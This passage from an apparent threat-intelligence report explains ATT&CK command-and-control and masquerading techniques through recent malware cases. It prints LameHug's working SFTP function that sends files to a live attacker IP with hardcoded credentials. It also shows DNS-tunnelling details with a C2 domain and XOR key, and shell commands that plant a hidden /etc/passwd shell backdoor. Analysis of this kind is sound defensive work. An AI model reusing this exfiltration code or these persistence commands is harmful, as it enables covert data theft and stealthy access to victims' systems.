For example, a recent analysis published in **December 2025** shows that the LLM-driven **LameHug** malware uses SFTP, running over SSH on port 22, to exfiltrate the collected system data and user documents to the attacker-controlled C2 server [62].

The adversarial purpose here is to facilitate secure and permitted data theft. SFTP is widely used for secure file transfers in many environments. By leveraging SFTP with hardcoded credentials, the malware ensures the data leaves the network through an expected protocol channel, avoiding suspicious non-standard traffic.

The malware uses the following Python function and the paramiko library to execute the SFTP exfiltration:

```
def ssh_send(path):

address='144[.]126[.]202[.]227';port=22;username='upstage';password='upstage';target_path='/tmp/upl/';client=paramiko.SSHClient();client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
 try:

client.connect(address,port,username,password);sftp=client.open_sftp();timestr=time.strftime('%Y%m%d-%H%M%S');sftp.mkdir(target_path+timestr);target_path='/tmp/upl/'+timestr+'/'
  for root,dirs,files in os.walk(path):
   for name in files:
    remotepath=target_path+name;localpath=os.path.join(root,name)

try:sftp.stat(remotepath);timestr=time.strftime('%Y%m%d-%H%M%S');remotepath=target_path+timestr+'_'+name
    except IOError:pass
    sftp.put(localpath,remotepath)
 finally:client.close()
```

By automating this workflow, LameHug turns SFTP into a quiet and dependable exfiltration channel. Collected files are uploaded into timestamped folders on the attacker's server, making the activity hard to distinguish from normal SSH traffic. Because SFTP is encrypted and commonly allowed through firewalls, the data theft blends into routine administrative operations, showing why attackers increasingly use file transfer protocols to move stolen data without triggering alarms.

#5.3. T1071.003 Mail Protocols

Mail protocols like SMTP/S, POP3/S, and IMAP facilitate electronic mail delivery and are ubiquitous in many environments. Adversaries exploit these protocols, embedding commands and data within emails or protocol fields, to covertly communicate with compromised systems. This method effectively camouflages malicious activities, raising concerns about adversaries targeting these protocols for stealthy network infiltration.

Adversary Use of Mail Protocols

Adversaries are increasingly abusing email protocols such as SMTP, IMAP, and POP3 as covert channels for command-and-control. Because these protocols underpin routine email operations, malicious traffic hidden within them is difficult to distinguish from legitimate user activity. Attackers often relay commands or exfiltrate data through crafted emails, weaponised attachments, or hijacked accounts, including both compromised inboxes and attacker-controlled throwaway accounts, allowing their activity to blend seamlessly into normal mail flows.

A May 2025 analysis of **DarkCloud Stealer** illustrates this trend [63].

Researchers observed a campaign active since January 2025 in which DarkCloud was distributed via email-based delivery chains. Once executed, the malware attempts to harvest stored login credentials from multiple FTP client applications and decrypt them for exfiltration. The disassembly below captures part of the credential-retrieval routine:

```
push eax
push offset asc_42EE40 ; "\r\n"
push offset aApplicationFil ; "Application : [REDACTED - FTP Client
Application]"
```

This snippet demonstrates that DarkCloud explicitly targets a well-known FTP client to extract saved credentials, which are then staged for exfiltration, further underscoring how attackers pair credential theft with mail-protocol-based operational channels to evade traditional detection.

#5.4. T1071.004 DNS

The Domain Name System (DNS) resolves domain names to IP addresses and is integral to internet functionality. Adversaries exploit its ubiquity to disguise malicious activities, embedding commands and data into DNS queries and responses to communicate covertly with compromised systems.

Adversary Use of DNS

Adversaries often exploit the DNS protocol for C2 operations, taking advantage of its widespread use and firewall permissions. By embedding malicious data in DNS queries or using TXT records, attackers can disguise their communications as legitimate traffic. This allows for data exfiltration and command delivery while blending in with normal DNS traffic, making detection difficult. Its fundamental role in network infrastructure makes DNS an appealing option for attackers to maintain covert access.

For example, an August 2025 analysis revealed that the **AK47C2 dnsclient** component of the **Project AK47** toolset abuses the DNS protocol for command-and-control [64]. It achieves this by encoding messages within DNS queries and receiving commands via DNS TXT records, allowing the malware to communicate covertly without raising suspicion. DNS is strategically chosen because it is a foundational protocol that is almost universally permitted outbound by firewalls, allowing the C2 messages to blend with legitimate network activity. The malware uses two versions of its protocol, Version 202503 and Version 202504, each with slightly different encoding methods.

dnsclient C2 Mechanisms

The dnsclient begins its operation by setting up the DNS server for queries. In its early Version 202503 (likely a test build), it explicitly configures a private IP address (10[.]7[.]66[.]10) as its designated DNS server.

This is achieved using the following C code snippet to allocate memory and parse the IP address for the DNS query function (DnsQuery_A):

```
V3 = (PIP4_ARRAY) LocalAlloc (0x40u, 8u) ;
if ( !v3 )
{
log(" [ERROR] Failed to allocate memory for server list. \n");
return 0;
}
v3->AddrCount = 1;
if ( inet_pton(2, "10.7.66.10", V3->AddrArray) != 1 )
{
log("[ERROR] Invalid DNS server IP: %s\n"); LocalFree (v3);
return 0;
}
v6 = DnsQuery_A(pszName, 0x10u, 0, v3, &ppQueryResults, 0);
```

Data Exfiltration and Check-in via Subdomains

To send data to the C2 server, the malware converts the message payload into a **subdomain** of the hard-coded C2 domain (update.updatemicfosoft[.]com).

The data is first XOR-encoded with the key VHBD@H and then converted into a hexadecimal string. The resulting DNS query structure follows the format:

```
HEX_ENCODED_DATA.update.updatemicfosoft[.]com
```

When the malware sends command execution results (exfiltration) back to the C2 server (Version 202503), the data is packaged in the following JSON format, which is then encoded and sent as the subdomain:

```
{"cmd": "<COMMANDS_TO_EXECUTE>", "cmd_id": "<COMMAND_ID>", "type":
"result", "fqdn": "<HOSTNAME>", "result": "<EXECUTION_OUTPUT>"}
```

Receiving Commands via TXT Records

The C2 server delivers commands back to the infected host using a **DNS TXT record**. This TXT record contains the encoded command, which the dnsclient decodes using the same XOR algorithm. The decoded command payload in the simplified Version 202504 takes the following format, which includes a session key for client-side verification:

```
<COMMAND_TO_EXECUTE>::<SESSION_KEY>
```

Because the encoded data *can exceed the DNS query length limit*, dnsclient fragments large payloads and uses specific prefixes as flags. For Version 202503, the character s is prepended to the domain name to indicate fragmented data. Version 202504 uses the prefixes 2 and a on the session key substrings to signal the start and continuation of a fragmented message when sending execution results.

#5.5. T1071.005 Publish/Subscribe Protocols

Publish/Subscribe Protocols are application layer messaging frameworks designed to facilitate communication between different components in a distributed system. These protocols, such as MQTT, XMPP, and AMQP, use a publish/subscribe model where messages are categorized into topics. A centralized message broker manages the flow of information, ensuring that publishers send messages to the correct topics and that subscribers receive only the messages relevant to the topics they are subscribed to.

Adversary Use of Publish / Subscribe Protocols

Adversaries exploit publish/subscribe protocols like MQTT, XMPP, and AMQP to create covert communication channels with compromised systems. By embedding malicious commands in legitimate-looking traffic, they use a centralized broker to route messages and evade detection. These protocols blend with normal traffic, making it difficult to identify malicious behavior. Their asynchronous, scalable nature also helps attackers maintain persistent C2 operations across multiple systems, often bypassing traditional security measures.

For example, a **March 2025** analysis of **IOCONTROL**, a malware strain attributed to the **Cyber Av3ngers** hacktivist group, revealed that the malware uses the MQTT protocol for its command-and-control (C2) communications [65]. This technique allows IOCONTROL to discreetly interact with its C2 server by using MQTT to send and receive commands. After compromising a system, IOCONTROL first establishes a connection to the C2 server by querying DNS to resolve the IP address of a broker, typically hosted via cloud services. The malware queries a domain like CloudFlare to resolve the IP:

```
DnsQuery_A("cloudflare.com", &broker_ip);
if (success) {
    connect_to_mqtt(broker_ip);
}
```


Once the IP is resolved, the malware establishes an MQTT connection to the broker and begins sending system information back to the attacker. The data includes details like the kernel version, hostname, and user identity, which is sent in a structured beacon packet over the established MQTT connection:

```
{"cmd":"collect_system_info","result":{"kernel_version":"5.4.0-42-generic
","hostname":"victim_machine_01","user":"admin","timezone":"UTC+2"}}
```

By using **MQTT**, a lightweight protocol designed for IoT communications, IOCONTROL can blend in with normal network traffic and evade traditional detection methods. The malware also includes a mechanism for *persistent communication*, enabling it to remain connected to the C2 server, waiting for further instructions. This allows attackers to not only exfiltrate critical data but also execute arbitrary commands remotely.

In addition to the beaconing process, IOCONTROL can receive commands from the C2 server via MQTT messages. These commands are typically encoded and sent as text in the form of JSON, which the malware decodes and executes on the infected system. The MQTT communication allows attackers to maintain control over compromised devices while minimizing the risk of detection by traditional network defenses.

#6



T1036
MASQUERADING

Tactics
Defense Evasion

Prevalence
17%

Malware Samples
179,981

Adversaries increasingly rely on **Masquerading** to conceal malicious activity by presenting files, processes, or services as legitimate system components. This technique exploits user trust and security controls by mimicking benign names, locations, or visual characteristics commonly associated with operating system or application files. In the Red Report 2026, **Masquerading** has been ranked among the top ten most frequently observed techniques, reflecting its continued effectiveness in enabling stealthy execution, persistence, and defense evasion across modern attack campaigns.

ADVERSARY USE OF MASQUERADING

Adversaries use Masquerading to hide malicious activity by making files, processes, or services appear legitimate within a compromised system. By adopting names, file paths, icons, or metadata that closely resemble trusted operating system or application components, attackers reduce suspicion and increase the likelihood that their activity blends into normal system behavior. This technique supports multiple stages of an attack, including execution, persistence, and defense evasion, and is often combined with other techniques to remain undetected for extended periods.

Common ways adversaries use masquerading include:

- **Persistence:** Malware may be installed under filenames and directory structures that mimic legitimate system files or vendor software, such as using names similar to core Windows binaries or widely deployed enterprise applications. When paired with persistence mechanisms like startup folders, services, or scheduled tasks, masquerading helps ensure the malicious component remains unnoticed across reboots.
- **Privilege Abuse and Escalation:** Attackers may disguise malicious executables as trusted system utilities or service binaries to increase the likelihood they are executed with elevated privileges. In some cases, masquerading enables adversaries to abuse misconfigurations or trust relationships that allow higher-privileged execution.
- **Stealth and Defense Evasion:** By imitating legitimate processes, adversaries can blend into normal process lists and file systems, complicating detection by administrators and security tools. Masqueraded malware often adopts legitimate-looking metadata, digital signatures, or version information to further reduce scrutiny.
- **Bypassing Security Controls:** Security solutions that rely on allowlists, heuristics, or reputation-based detection may be less effective when malware closely resembles trusted software. Masquerading can allow malicious components to evade basic filtering and delay deeper inspection.
- **Operational Continuity:** By maintaining a low-profile presence, masquerading enables adversaries to sustain long-term access for activities such as remote command execution, credential harvesting, and data exfiltration without triggering immediate alerts.

Defending against masquerading requires validating process origins and execution paths, monitoring for name and path inconsistencies, enforcing strict application controls, and regularly auditing systems for binaries or services that appear legitimate but do not align with expected baselines.

SUB-TECHNIQUES OF MASQUERADING

#6

There are 12 sub-techniques under the Masquerading technique in ATT&CK v18:

ID	Name
T1036.001	Invalid Code Signature
T1036.002	Right-to-Left Override
T1036.003	Rename Legitimate Utilities
T1036.004	Masquerade Task or Service
T1036.005	Match Legitimate Resource Name or Location
T1036.006	Space after Filename
T1036.007	Double File Extension
T1036.008	Masquerade File Type
T1036.009	Break Process Trees
T1036.010	Masquerade Account Name
T1036.011	Overwrite Process Arguments
T1036.012	Browser Fingerprint

Each of these sub-techniques will be explained in the next sections.

#6.1. T1036.001 Invalid Code Signature

Invalid code signatures refer to executables or libraries that appear legitimate but contain missing, altered, or improperly validated digital signatures. Code signing is intended to establish trust by verifying the publisher and integrity of software before execution. When signatures are invalid, expired, or tampered with, these trust guarantees are weakened. Adversaries abuse this gap by deploying malicious files that masquerade as legitimate software while bypassing trust checks that rely on incomplete or inconsistent signature validation.

Adversary Use of Invalid code signatures

Adversaries abuse invalid or improperly validated code signatures to disguise malicious binaries as legitimate software while undermining the trust mechanisms that security controls rely on. By using executables with expired, revoked, corrupted, or partially trusted digital signatures, attackers can blend malicious activity into environments where signature presence is checked superficially rather than fully validated.

1. Masquerading as Legitimate Software

Attackers deploy malware that carries a digital signature associated with a known vendor but is no longer valid due to expiration, revocation, or modification. In environments where signature checks focus only on the existence of a signature rather than its current validity, these binaries may appear trustworthy and evade scrutiny.

2. Bypassing Application Control

Some application allowlisting and execution control mechanisms fail open when encountering improperly validated signatures. Adversaries exploit this behavior by delivering binaries with malformed or mismatched signatures that bypass restrictive policies designed to block unsigned code.

3. Defense Evasion

Malware authors may intentionally tamper with signed binaries, invalidating the original signature while retaining legitimate metadata such as company names, version information, or icons. This creates ambiguity during investigation and delays detection by analysts and automated tools.

4. Living-off-the-Land Abuse

Attackers may sideload malicious components into legitimately signed applications, causing the parent process to retain a trusted appearance even though the overall execution chain involves unsigned or invalidly signed code. This technique is often paired with DLL search order hijacking or proxy execution.

5. Operational Persistence

Once deployed, binaries with invalid signatures may persist for extended periods, especially in environments that do not continuously monitor signature revocation status. This allows adversaries to maintain access while minimizing changes that would trigger integrity or trust-based alerts.

In April 2025, Mustang Panda was observed to leverage binaries with invalid or improperly validated code signatures to masquerade malicious tools as legitimate software [66]. Malware components such as Paklog and Corklog were distributed as executables that appeared to be signed by known vendors but contained expired, tampered, or otherwise invalid digital signatures. By relying on the presence of signature metadata rather than valid certificate verification, these binaries blended into environments where signature checks were superficial.

#6.2. T1036.002 Right-to-Left Override

The Right-to-Left Override (RTLO) Unicode character is a text formatting feature intended to support languages written from right to left. When embedded in filenames, this character alters how text is displayed by reversing the order of subsequent characters, while leaving the underlying filename unchanged. Adversaries abuse RTLO to disguise malicious files by making them appear as benign documents or media types, misleading users and security controls that rely on visual inspection.

Adversary Use of Right-to-Left Override

Adversaries abuse the Right-to-Left Override (RTLO) Unicode character to misrepresent the true nature of malicious files by manipulating how filenames are displayed to users and security tools. By inserting the RTLO character into filenames, attackers can reverse the visible order of characters, causing executables to appear as benign document or media files while retaining their original executable format. Common ways adversaries leverage Right-to-Left Override include:

1. **Deceptive File Presentation**

Attackers craft filenames that visually resemble trusted file types, such as documents or images, while the actual file extension remains executable. This technique is frequently used in phishing and social engineering campaigns to increase the likelihood of user execution.

2. **Initial Access Facilitation**

RTLO is often employed in email attachments, compressed archives, or downloaded files where users rely on visual cues rather than file properties. By disguising executables as harmless files, adversaries improve delivery success without exploiting software vulnerabilities.

3. **Bypassing User Awareness Controls**

Many user-facing warnings and file explorers display filenames as rendered rather than as interpreted by the operating system. RTLO exploits this behavior, allowing malicious files to evade basic scrutiny and user caution.

4. **Defense Evasion**

Security controls that depend on filename inspection, extension-based filtering, or user approval dialogs may be bypassed when RTLO causes the visible filename to differ from the actual executable type.

5. **Operational Stealth**

Once executed, the malware may continue to blend into the environment using similarly deceptive naming conventions, complicating incident response and forensic analysis.

In November 2025, the Ferocious Kitten espionage campaign was observed to abuse the Right-to-Left Override (RTLO) Unicode character to disguise malicious executables as benign documents [67]. The attackers delivered malware using filenames that visually appeared as legitimate file types, such as PDFs or images, by inserting the RTLO character to reverse the displayed extension. Although the files were rendered as harmless documents to victims, the underlying file format remained executable.

```
MP4 Example: A file named MyVideo\u202E4pm.exe would be displayed as MyVideoexe.mp4.

JPG Example: A file named HolidayPic\u202Egpj.exe would be displayed as HolidayPicexe.jpg.
```

#6.3. T1036.003 Rename Legitimate Utilities

Renaming legitimate utilities involves altering the filename of trusted system or application binaries to disguise malicious activity or evade security controls. Operating systems and security tools often rely on process names as part of detection, monitoring, and allowlisting logic. By renaming well-known utilities to misleading or benign-looking names, adversaries can obscure the true function of executed tools while continuing to leverage their original capabilities.

Adversary Use of Rename Legitimate Utilities

Adversaries rename legitimate system or application utilities to conceal malicious activity and evade detection mechanisms that rely on process names, command-line patterns, or allowlists. By executing trusted binaries under misleading or benign-looking filenames, attackers reduce the likelihood that their activity is flagged as suspicious while retaining the full functionality of the original tool.

Common ways adversaries use Rename Legitimate Utilities include:

1. **Defense Evasion**

Security tools often apply different scrutiny levels based on known process names. By renaming commonly abused utilities to innocuous or application-like names, adversaries can bypass basic detection rules that focus on specific executable names rather than behavior.

2. **Blending into Normal Operations**

Renamed utilities may be placed in directories associated with legitimate software or user activity, making them appear consistent with the surrounding environment. This helps attackers avoid raising suspicion during manual review or incident response.

3. **Living-off-the-Land Abuse**

Attackers frequently leverage built-in or widely available tools to avoid deploying custom malware. Renaming these utilities allows adversaries to continue using trusted binaries while masking their true purpose within process lists and logs.

4. **Persistence and Execution**

Renamed utilities may be configured to execute through scheduled tasks, startup locations, or services using their altered names. This enables persistent execution while further distancing the activity from recognizable attacker tooling.

5. **Operational Obfuscation**

By changing utility names across different stages of an intrusion, adversaries complicate forensic analysis and correlation. Investigators may overlook renamed tools that do not immediately resemble known attacker techniques.

In April 2025, Storm-2460 APT group was reported to have renamed legitimate Windows utilities such as MSBuild, CertUtil, and ProcDump to disguise post-exploitation activity following CLFS zero-day exploitation [68]. After gaining elevated execution, the attackers deployed trusted system binaries under misleading filenames and executed them from non-standard directories to obscure their true purpose. By renaming legitimate utilities, Storm-2460 reduced visibility in process listings and logs, complicating detection mechanisms that rely on known binary names or static allowlists.

#6.4. T1036.004 Masquerade Task or Service

Scheduled tasks and system services are core operating system components used to automatically execute programs in the background, either at defined intervals or in response to specific system events. Designed to support routine maintenance and long-running system functions, these mechanisms are widely trusted and often operate with elevated privileges.

Adversary Use of Masquerade Task or Service

Adversaries abuse scheduled tasks and system services by configuring them to appear legitimate while executing malicious code in the background. By mimicking the names, descriptions, execution paths, and behaviors of trusted system components, attackers can maintain persistence and execute payloads with reduced risk of detection. This technique is particularly effective because tasks and services are expected to run autonomously and often operate with elevated privileges.

Common ways adversaries use Masqueraded Task or Service include:

1. **Persistent Execution**

Attackers create scheduled tasks or services with names closely resembling legitimate system or vendor components, ensuring malicious payloads are executed automatically on boot, logon, or at regular intervals.

2. **Privilege Abuse**

Many services and scheduled tasks run with high-level privileges. By masquerading malicious services as system-critical components, adversaries can execute code with elevated permissions without triggering immediate suspicion.

3. **Stealth and Blending**

Masqueraded tasks and services are often configured to match legitimate naming conventions, descriptions, and trigger conditions, making them difficult to distinguish from benign system entries during manual review or automated scans.

4. **Defense Evasion**

Security tools may whitelist or deprioritize monitoring of known system services and tasks. By imitating these trusted entries, attackers reduce the likelihood of alerting or investigation.

5. **Operational Continuity**

Once established, masqueraded tasks and services enable adversaries to sustain long-term access, facilitating follow-on activities such as command execution, data exfiltration, or lateral movement without repeated user interaction.

In December 2025, the Warp Panda APT group was reported to deploy the BRICKSTORM backdoor alongside its supporting component, Junction, while masquerading them as legitimate VMware-related processes and services [69]. After gaining access to virtualized environments, the attackers registered malicious services and background processes using names, descriptions, and execution paths that closely resembled genuine VMware components. Specifically, BRICKSTORM masqueraded as vCenter processes such as updatemgr and vami-http, while Junction posed as a legitimate ESXi service listening on port 8090, closely resembling the VMware service vvold. By imitating trusted virtualization services, BRICKSTORM and Junction blended into the expected operational noise of hypervisors and management systems.

#6.5. T1036.005 Match Legitimate Resource Name or Location

Operating systems and applications rely on well-known resource names and directory locations to organize trusted binaries, libraries, and configuration files. These standardized paths and naming conventions simplify system management and allow software to locate required resources during normal operation. Adversaries abuse this trust by placing malicious files in legitimate-looking locations or naming them to closely match expected system or application resources, causing them to blend into normal environments and evade casual inspection.

Adversary Use of Match Legitimate Resource Name or Location

Adversaries abuse trusted resource names and directory locations to conceal malicious files within environments where legitimate system and application components are expected to reside. By matching familiar filenames, folder structures, or configuration paths, attackers reduce suspicion and evade detection mechanisms that rely on visual inspection, basic allowlists, or assumed trust in standard locations.

Common ways adversaries use this technique include:

1. **Blending into Trusted Directories**

Malware may be placed within directories commonly associated with operating system components or widely deployed applications, such as system folders or vendor-specific installation paths. Files located in these areas are often assumed to be legitimate, reducing the likelihood of scrutiny.

2. **Imitating Legitimate Resource Names**

Attackers assign filenames that closely resemble genuine binaries, libraries, or configuration files, sometimes differing by only minor characters or version indicators. This similarity makes malicious resources difficult to distinguish from legitimate ones during manual review.

3. **Abusing Search and Load Behavior**

Some applications and services automatically load resources from predefined paths. By placing malicious files in these locations with expected names, adversaries can influence execution flow without modifying core binaries.

4. **Defense Evasion**

Security controls may apply different policies based on file location or name. By matching trusted patterns, adversaries can bypass simple path-based or name-based detection rules.

5. **Operational Persistence**

Once established, malicious resources located in trusted paths can persist across reboots and updates, enabling continued access and follow-on activity while remaining hidden among legitimate files.

In July 2025, the Auto-Color backdoor was reported to abuse legitimate resource names and filesystem locations to conceal malicious activity on compromised Linux systems [70]. After gaining access, the attackers deployed the backdoor using filenames and directory structures designed to resemble standard system logging resources. Notably, the malware operated from the path /var/log/cross/auto-color, a location crafted to appear consistent with legitimate log storage directories. By aligning both the directory structure and resource naming with expected system artifacts, Auto-Color blended into normal operational baselines and evaded detection during routine administrative review.

#6.6. T1036.006 Space after Filename

Some operating systems and file-handling interfaces tolerate or ignore trailing spaces in filenames, a behavior intended to support legacy compatibility and flexible file naming. While the underlying filename includes the trailing space, user interfaces, command-line tools, and security controls may display or interpret the file name differently.

Adversary Use of Space after Filename

Adversaries exploit trailing spaces in filenames to disguise malicious files and evade user scrutiny and basic security controls. By appending one or more spaces to a filename, attackers can cause differences between how the file is stored on disk and how it is rendered or interpreted by user interfaces, command-line tools, and security products. This discrepancy allows malicious executables to appear benign while retaining their true executable nature.

Common ways adversaries use Space after Filename include:

1. **Deceptive File Appearance**

Attackers append trailing spaces to filenames so that file extensions are obscured or misrepresented when displayed in graphical interfaces. This can cause executables to appear as documents, scripts, or media files, increasing the likelihood of user execution.

2. **Initial Access Facilitation**

This technique is commonly used in phishing attachments, downloaded archives, or shared files where users rely on visual cues rather than inspecting file properties. The trailing space can mask the actual extension or alter how the filename is rendered.

3. **Bypassing Extension-Based Controls**

Some security controls and filtering rules rely on string matching or extension checks that may fail when trailing spaces are present. Adversaries leverage this behavior to bypass simplistic detection and file-type validation.

4. **Defense Evasion**

Trailing spaces can interfere with logging, alerting, and investigation workflows by creating inconsistencies in filename representation across tools. This complicates correlation and may delay identification of malicious files.

5. **Operational Stealth**

Once deployed, files with trailing spaces may persist unnoticed alongside legitimate files, especially in environments where filename normalization is inconsistent or disabled.

The Space after Filename technique is demonstrated in the PANIX project, which shows how space-after-filename manipulation can be combined with execution and injection workflows to evade casual inspection as well as extension-based detection mechanisms[71].

```
# Copy /bin/dash to '/usr/sbin/nologin '
cp /bin/dash "/usr/sbin/nologin "

# Modify /etc/passwd to include the trailing space in the shell path
local username=$(echo "$user_entry" | cut -d: -f1)
sed -i "/^$username:/s|:/usr/sbin/nologin$|:/usr/sbin/nologin |"
/etc/passwd
```

#6.7. T1036.007 Double File Extension

Operating systems and file-handling interfaces commonly display filenames based on their visible extensions, allowing users to quickly identify document and media types. This behavior is intended to improve usability by making file formats easily recognizable at a glance. Adversaries exploit this trust by using double file extensions, where a malicious executable is named with an additional benign-looking extension to mislead users and security controls into misclassifying the file's true type.

Adversary Use of Double File Extension

Adversaries abuse double file extensions to disguise malicious executables as benign documents or media files by appending a trusted-looking extension before the actual executable extension. This technique exploits the way operating systems, email clients, and users interpret filenames, increasing the likelihood that malicious files are mistaken for harmless content.

Common ways adversaries use Double File Extension include:

1. **Deceptive File Delivery**

Attackers name executables with additional benign extensions such as .pdf, .docx, or .jpg (e.g., Invoice.pdf.exe) to mislead recipients during phishing campaigns and web-based delivery.

2. **Initial Access Facilitation**

Double file extensions are frequently used in email attachments, compressed archives, and file-sharing platforms where users rely on visible filename cues rather than inspecting file properties.

3. **Bypassing User Awareness Controls**

When file extensions are hidden by default, only the first extension may be visible, making the file appear non-executable and reducing user caution.

4. **Defense Evasion**

Basic filtering rules and extension-based security controls may fail when relying on incomplete filename parsing, allowing malicious executables to pass through inspection.

5. **Operational Stealth**

Once delivered, files using double extensions may persist unnoticed in user directories, complicating detection and forensic review.

In February 2025, the Deep#Drive campaign was reported to abuse double file extensions to disguise malicious executables as benign documents during targeted delivery operations [72]. The attackers delivered Windows shortcut (LNK) files named to resemble PDF documents, such as 종신안내장V02_곽성환D.pdf.pdf.lnk, causing the files to appear as legitimate PDFs to victims. By appending multiple .pdf extensions before the final .lnk, the true executable nature of the file was obscured, particularly in environments where file extensions were hidden by default. When opened, the LNK files executed attacker-controlled commands, enabling initial access while bypassing basic attachment filtering and user awareness controls.

#6.8. T1036.008 Masquerade File Type

Operating systems and applications rely on file type indicators such as extensions, icons, and metadata to determine how files should be handled and executed. These indicators help users and security tools distinguish between documents, media, and executable content at a glance. Adversaries exploit this trust by manipulating file type attributes to present malicious files as benign formats, leading users and automated controls to misunderstand the file's true behavior and intent.

Adversary Use of Masquerade File Type

Adversaries abuse file type masquerading to misrepresent the true nature of malicious files by manipulating how their type is identified and displayed. By altering extensions, icons, metadata, or file headers, attackers cause executables or scripts to appear as harmless documents, images, or media files, increasing the likelihood of user interaction and execution.

Common ways adversaries use Masquerade File Type include:

1. **Deceptive File Presentation**

Attackers modify file attributes so malicious payloads visually resemble trusted file formats, such as PDFs, Office documents, or images. This often includes using legitimate-looking icons or metadata associated with common file types.

2. **Initial Access Facilitation**

Masquerade file type is frequently used in phishing campaigns, file-sharing platforms, and cloud collaboration tools, where users expect to handle document-based content rather than executables.

3. **Bypassing User Awareness Controls**

Many users rely on icons or displayed file types rather than inspecting file properties. By manipulating these indicators, adversaries reduce suspicion and increase the chance of execution.

4. **Defense Evasion**

Security controls that rely on extension-based filtering or superficial file-type checks may be bypassed when file headers or metadata are crafted to resemble benign formats.

5. **Operational Stealth**

Once deployed, files that masquerade as non-executable content may persist unnoticed in user directories, complicating detection and forensic analysis.

In August 2025, the UNC6384 APT group was reported to abuse file type masquerading to deliver the STATICPLUGIN malware to diplomatic targets [14]. STATICPLUGIN implemented a custom graphical interface designed to closely resemble a Microsoft Visual C++ 2013 Redistributables installer, reducing user suspicion during execution. After launch, the malware leveraged the Windows COM Installer object to download an external file from a remote server. Although the file was presented with a .bmp extension, suggesting an image, it was in fact a malicious MSI package. Once processed by the installer mechanism, the MSI deployed multiple embedded files used for follow-on malicious activity.

#6.9. T1036.009 Break Process Trees

Operating systems organize running programs into process trees to reflect parent–child relationships created during execution. These relationships are fundamental to system monitoring, troubleshooting, and security analysis, as they provide context about how and why a process was launched. Adversaries exploit this model by deliberately breaking or obscuring process tree relationships, allowing malicious execution to appear detached from its true origin and complicating detection, attribution, and forensic analysis.

Adversary Use of Break Process Trees

Adversaries deliberately break or obscure process tree relationships to hide the true origin of malicious execution and evade detection mechanisms that rely on parent–child process context. By disrupting the normal lineage between processes, attackers reduce visibility into how malware was launched and complicate investigation and response efforts.

Common ways adversaries use this technique include:

1. **Detaching from the Original Parent**

Attackers spawn processes in a way that severs the direct parent–child relationship, causing malicious processes to appear independent or associated with benign system components rather than their true launcher.

2. **Abusing System or Service Contexts**

Malware may be executed under trusted system processes or services, making it appear as though execution originated from a legitimate background component instead of a user-initiated action.

3. **Process Injection and Re-parenting**

By injecting code into existing processes or manipulating execution flow, adversaries can cause malicious activity to run under a different process context, effectively masking its origin within the process tree.

4. **Defense Evasion**

Security tools that depend on process ancestry to identify suspicious behavior may fail to correlate activity when lineage is broken or misleading, allowing attackers to bypass alerts tied to unusual parent processes.

5. **Forensic Obfuscation**

Breaking process trees hinders post-incident analysis by obscuring execution chains, making it harder to reconstruct attack timelines or determine initial access vectors.

